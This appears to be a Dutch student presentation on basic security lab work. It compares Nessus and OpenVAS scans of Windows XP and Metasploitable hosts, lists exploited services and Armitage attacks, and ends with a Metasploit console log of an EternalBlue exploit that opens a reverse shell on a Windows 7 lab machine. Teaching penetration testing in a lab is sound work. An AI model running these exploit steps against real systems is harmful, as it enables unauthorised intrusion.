Basic Security

Turpal Gadamauri Jonathan Godeyne Bert Hoogsteyns Glenn Vandervelpen

Inhoudsopgave


- AON
 - Demo
- SNB
 - Nessus vs OpenVAS
 - Conclusion
 - Exploits Metasploitable
 - Armitage
 - Extra's

AON Demo


Nessus vs OpenVAS

- Scan Windows XP SP3 zonder firewall voor/na update
- Vergelijking rapport Nessus vs OpenVAS


Nessus screenshots




Nessus screenshots



Nessus screenshots





b20070ee-c0c0-4181-a2e5-d48cbd6611d0





Report: Results (1 of 13)

Modified: Fri Mar 22 22:41:24 2019 Created: Fri Mar 22 22:29:04 2019 Owner: admin

		222		Maria de la companya della companya	P2 2000	[1-10 1 []
Vulnerability		Severity	QoD	Host	Location	Actions
OS End Of Life Detection		10.0 (High)	80%	192.168.136.130	general/tcp	*
(Applied filter.autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70 timezone=Europe/Brussels)						1 - 1 of 1

Backend operation: 0.56s

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net

192.168.44.130 8 5 18 7 77 CRITICAL HIGH MEDIUM LOW INFO

Vulnerabilities Total: 115

SEVERITY	cvss	PLUGIN	NAME
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	46882	UnrealIRCd Backdoor Detection
CRITICAL	10.0	61708	VNC Server 'password' Password
CRITICAL	10.0	10203	rexecd Service Detection
HIGH	9.4	33447	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning
HIGH	7.5	34460	Unsupported Web Server Detection
HIGH	7.5	10205	rlogin Service Detection
HIGH	7.5	10245	rsh Service Detection
HIGH	7.1	20007	SSL Version 2 and 3 Protocol Detection
MEDIUM	6.8	12085	Apache Tomcat Default Files
MEDIUM	6.8	90509	Samba Badlock Vulnerability
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	12217	DNS Server Cache Snooping Remote Information Disclosure

192.168.44.130 4

2 RESULTS PER HOST 3

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.80.129	20	36	3	90	0
METASPLOITABLE					
Total: 1	20	36	3	90	0

Vendor security updates are not trusted.

Overrides are on. When a result has an override, this report uses the threat of the override.

Information on overrides is included in the report.

Notes are included in the report.

This report might not show details of all issues that were found

It only lists hosts that produced issues.

Issues with the threat level "Debug" are not shown.

Issues with the threat level "False Positive" are not shown.

Only results with a minimum QoD of 70 are shown.

This report contains all 149 results selected by the filtering described above. Before filtering there were 417 results

1.1 Host Authentications

Host	Protocol	Result	Port/User
192 168 80 129 - METASPLOITABLE	SMB	Success	Protocol SMB, Port 445, User

2 Results per Host


2.1 192.168.80.129

Host scan start Fri Mar 22 11:41:47 2019 CET Host scan end Fri Mar 22 14:34:48 2019 CET

Service (Port)	Threat Level
80/tcp	High
513/tcp	High
1524/tcp	High
6667/tcp	High
3632/tcp	High
5900/tcp	High
512/tcp	High
21/tcp	High
general/tcp	High
1099/tcp	High

... (continues) ...

Conclusion



OpenVAS opensource Nessus betalend -> 2500 euro 1 jaar

OpenVAS beter?

Exploits Metasploitable

- Possible backdoor: Ingreslock → severity 10.0
- MySQL weak password \rightarrow severity 9.0
- HTTP dangerous methods \rightarrow severity 7.5

Armitage

- Armitage on Windows
 - Hail Mary
 - ms08_netapi
- Armitage on Metasploitable
 - Hail Mary
 - vsftpd_234_backdoor
 - usermap_script

Extra's

- 1. Hydra
- 2. Windows 10
- 3. Windows 7

```
msf5 auxiliary(scanner/smb/smb ms17 010) > use exploit/windows/smb/ms17 010 eternalblue
msf5 exploit(windows/smb/ms17 010 eternalblue) > set RHOSTS 172.26.246.156
RHOSTS => 172.26.246.156
msf5 exploit(windows/smb/ms17 010 eternalblue) > exploit
[*] Started reverse TCP handler on 172.26.246.157:4444
[*] 172.26.246.156:445 - Connecting to target for exploitation.
[+] 172.26.246.156:445 - Connection established for exploitation.
[+] 172.26.246.156:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.26.246.156:445 - CORE raw buffer dump (38 bytes)
[*] 172.26.246.156:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 172.26.246.156:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 172.26.246.156:445 - 0x00000020 50 61 63 6b 20 31
                                                                           Pack 1
[+] 172.26.246.156:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.26.246.156:445 - Trying exploit with 12 Groom Allocations.
[*] 172.26.246.156:445 - Sending all but last fragment of exploit packet
[*] 172.26.246.156:445 - Starting non-paged pool grooming
[+] 172.26.246.156:445 - Sending SMBv2 buffers
[+] 172.26.246.156:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.26.246.156:445 - Sending final SMBv2 buffers.
[*] 172.26.246.156:445 - Sending last fragment of exploit packet!
[*] 172.26.246.156:445 - Receiving response from exploit packet
[+] 172.26.246.156:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.26.246.156:445 - Sending egg to corrupted connection.
[*] 172.26.246.156:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (172.26.246.157:4444 -> 172.26.246.156:49193) at 2019-05-16 16:17:20 -0400
```

C:\Windows\system32>

Q&A